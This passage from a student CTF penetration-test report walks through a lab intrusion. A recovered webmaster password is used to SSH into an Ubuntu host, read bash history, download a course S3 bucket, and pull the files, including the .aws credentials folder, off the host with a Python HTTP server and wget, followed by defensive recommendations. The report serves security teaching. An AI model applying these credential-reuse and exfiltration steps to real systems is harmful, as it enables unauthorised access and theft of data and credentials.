
User: webmaster
Pass: Joa$WB534G%&

1 of 1 selected | Ready.

Figure 21. Webmaster password

➢ Infiltration of Ubuntu System and Data Retrieval:


We successfully accessed the Ubuntu machine using SSH, employing the credentials of the webmaster. Upon this access, we discovered a text file indicating that certain files had been uploaded to an S3 bucket, which supposedly contained information vital to unveiling the identity of **MaskedDj**.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh webmaster@192.168.241.131
The authenticity of host '192.168.241.131 (192.168.241.131)' can't be established.
ED25519 key fingerprint is SHA256:/UwarJilroXWekJRPpHxXqG9X/hhJ/I+W1BvgmjrBq8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.241.131' (ED25519) to the list of known hosts.
webmaster@192.168.241.131's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Nov 10 06:05:21 2019 from 172.16.0.1
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site.  It has some images of t
he big reveal of who the boss is.  We should be careful this isn't accessed ahead of time otherwise the boss not going to be happy!
webmaster@ubuntu:~$ 
```

Figure 22. SSH into Ubuntu machine


To further investigate, we examined the user's bash history and identified the command used to list files in the S3 bucket, which was **aws s3 ls**.



```
webmaster@ubuntu:~$ ls -al
total 36
drwxr-xr-x 4 webmaster webmaster 4096 Nov 10  2019 .
drwxr-xr-x 3 root      root      4096 Nov  2  2019 ..
drwxrwxr-x 2 webmaster webmaster 4096 Nov  9  2019 .aws
-rw------- 1 webmaster webmaster  208 Nov 10  2019 .bash_history
-rw-r--r-- 1 webmaster webmaster  220 Nov  2  2019 .bash_logout
-rw-r--r-- 1 webmaster webmaster 3771 Nov  2  2019 .bashrc
drwx------ 2 webmaster webmaster 4096 Nov  9  2019 .cache
-rw-rw-r-- 1 webmaster webmaster  265 Nov 10  2019 new-site-info.txt
-rw-r--r-- 1 webmaster webmaster  675 Nov  2  2019 .profile
-rw-r--r-- 1 webmaster webmaster    0 Nov  9  2019 .sudo_as_admin_successful
webmaster@ubuntu:~$ cat .bash_history
netstat -an
netstat -an | less
clear
sudo apt-get install openssh-server apache2
ifconfig
exit
sudo su
cd ~
ls
aws
aws configure
aws s3 ls
sudo halt
ls
vi new-site-info.txt
sudo vi /var/www/html/index.html
webmaster@ubuntu:~$ 
```

Figure 23. Bash history

On listing the contents of the S3 bucket, we found it comprised three folders. Delving into these, we located the relevant flags within the '**enpm809q**' folder. Subsequently, we downloaded the entire contents of this folder to the Ubuntu system using the command **aws s3 cp s3://enpm809q . --recursive**.




```
webmaster@ubuntu:~$ aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
webmaster@ubuntu:~$ aws s3 ls enpm809j

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
webmaster@ubuntu:~$ aws s3 ls enpm809q
2021-11-27 17:57:00        227 README.txt
2019-11-09 19:17:13      52910 flag1.jpeg
2019-11-09 19:17:12      52828 flag2.jpeg
2019-11-09 19:17:13      53230 flag3.jpeg
2019-11-09 19:17:12      72435 flag4.jpeg
2019-11-09 19:17:12     105909 flag5.jpeg
2019-11-09 19:17:13      78246 flag6.jpeg
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q . --recursive
download: s3://enpm809q/README.txt to ./README.txt
download: s3://enpm809q/flag1.jpeg to ./flag1.jpeg
download: s3://enpm809q/flag2.jpeg to ./flag2.jpeg
download: s3://enpm809q/flag3.jpeg to ./flag3.jpeg
download: s3://enpm809q/flag4.jpeg to ./flag4.jpeg
download: s3://enpm809q/flag6.jpeg to ./flag6.jpeg
download: s3://enpm809q/flag5.jpeg to ./flag5.jpeg
webmaster@ubuntu:~$ 
```

MaskCrackers

Figure 24. S3 bucket files

To transfer these files to our attacking machine, we established a Python HTTP server on the Ubuntu system with the command **python3 -m http.server <port_number>**. Concurrently, in another terminal, we initiated the file transfer process using **wget -m http://<IP_address>:<port_number_of_python_server>/**. This action facilitated the complete download of the 'enpm809q' folder to our system.




```
webmaster@ubuntu        :~$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 ...
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET / HTTP/1.1" 200 -
192.168.241.130 - - [07/Dec/2023 04:31:46] code 404, message File not found
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /robots.txt HTTP/1.1" 404 -
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /.aws/ HTTP/1.1" 200 -
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /.bash_history HTTP/1.1" 200 -
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /.bash_logout HTTP/1.1" 200 -
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /.bashrc HTTP/1.1" 200 -
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /.cache/ HTTP/1.1" 200 -
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /.profile HTTP/1.1" 200 -
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /.sudo_as_admin_successful HTTP/1.1" 200 -
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /flag1.jpeg HTTP/1.1" 200 -
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /flag2.jpeg HTTP/1.1" 200 -
192.168.241.130 - - [07/Dec/2023 04:31:46] "GET /flag3.jpeg HTTP/1.1" 200 -


┌──(kali㉿kali)-[~]
└─$ wget -m http://192.168.241.131:1234/
--2023-12-07 07:31:46--  http://192.168.241.131:1234/
Connecting to 192.168.241.131:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1000 [text/html]
Saving to: '192.168.241.131:1234/index.html'

192.168.241.131:1234/index.html             100%[===================================================>]  1000  --.-KB/s   in 0s

Last-modified header missing -- time-stamps turned off.
2023-12-07 07:31:46 (44.8 MB/s) - '192.168.241.131:1234/index.html' saved [1000/1000]

Loading robots.txt; please ignore errors.
--2023-12-07 07:31:46--  http://192.168.241.131:1234/robots.txt
Connecting to 192.168.241.131:1234... connected.
HTTP request sent, awaiting response... 404 File not found
2023-12-07 07:31:46 ERROR 404: File not found.

--2023-12-07 07:31:46--  http://192.168.241.131:1234/.aws/
Connecting to 192.168.241.131:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 391 [text/html]
Saving to: '192.168.241.131:1234/.aws/index.html'
```

Figure 25. Transferring files

➢ Outcome:


Upon accessing the contents of the folder, we discovered that the 'README.txt' file contained a significant revelation: the MaskedDJ is identified as young Professor Shivers.



```

Section 0201 - In case you are wondering who this crazy person it is
  a young Professor Shivers.  He is the Masked DJ.


Sections 0101 and CY01 - You should be able to identify who this is.
   See?  I told you I used to be cool.
```

Figure 26. MaskedDJ revealed

Additionally, we utilized the provided MD5 checksum information to authenticate the integrity of the flag files. This verification process confirmed the legitimacy of the files in question.



```
┌──(kali㉿kali)-[~/192.168.241.131:1234]
└─$ md5sum flag*
ec920f6a63f80bdaed233844dee35602  flag1.jpeg
941150d01339cac745327d0d4549a0c3  flag2.jpeg
dfed11803eac1bf990940cc1a500a202  flag3.jpeg
dde8e712353d62de269f62b11bab847f  flag4.jpeg
b5cf9353ae742b19983b269fdb5f841f  flag5.jpeg
2cdf05cbc8d6a465e7361d3fa4bdf80e  flag6.jpeg

┌──(kali㉿kali)-[~/192.168.241.131:1234]
└─$ 
```

MaskCrackers

Figure 27. MD5 checksum

Recommendation

1. **Strengthen Password Policies:** It is essential to enforce robust password policies. Passwords should be complex, regularly updated, and unique across different systems and users. Implementing a policy that requires longer passwords with a mix of uppercase and lowercase letters, numbers, and special characters, as mentioned in the report, is a good practice. Additionally, consider implementing multi-factor authentication to enhance security further.
2. **Regularly Update and Patch Systems:** The exploitation of the Windows 7 system through the Eternal Blue vulnerability highlights the importance of keeping all systems updated with the latest security patches. Regular updates and patches are crucial in protecting against known vulnerabilities and should be a priority for all operating systems and software.

3. **Limit User Access and Privileges:** Implement the principle of least privilege, ensuring that users have only the access necessary to perform their job functions. Regular reviews of user privileges and access rights can prevent unauthorized access to sensitive systems and data.
4. **Enhance Network Monitoring and Intrusion Detection:** Deploy advanced network monitoring tools and intrusion detection systems (IDS) to detect unusual network activities and potential breaches. Regular scans with tools like Nmap can help identify open ports and services that might be vulnerable to attacks.
5. **Regular Security Training and Awareness:** Conduct regular security training sessions for all employees. This training should cover topics such as secure password practices, recognizing phishing attempts, and safe internet usage. Increasing awareness about the latest security threats and best practices among staff members can significantly reduce the risk of security breaches.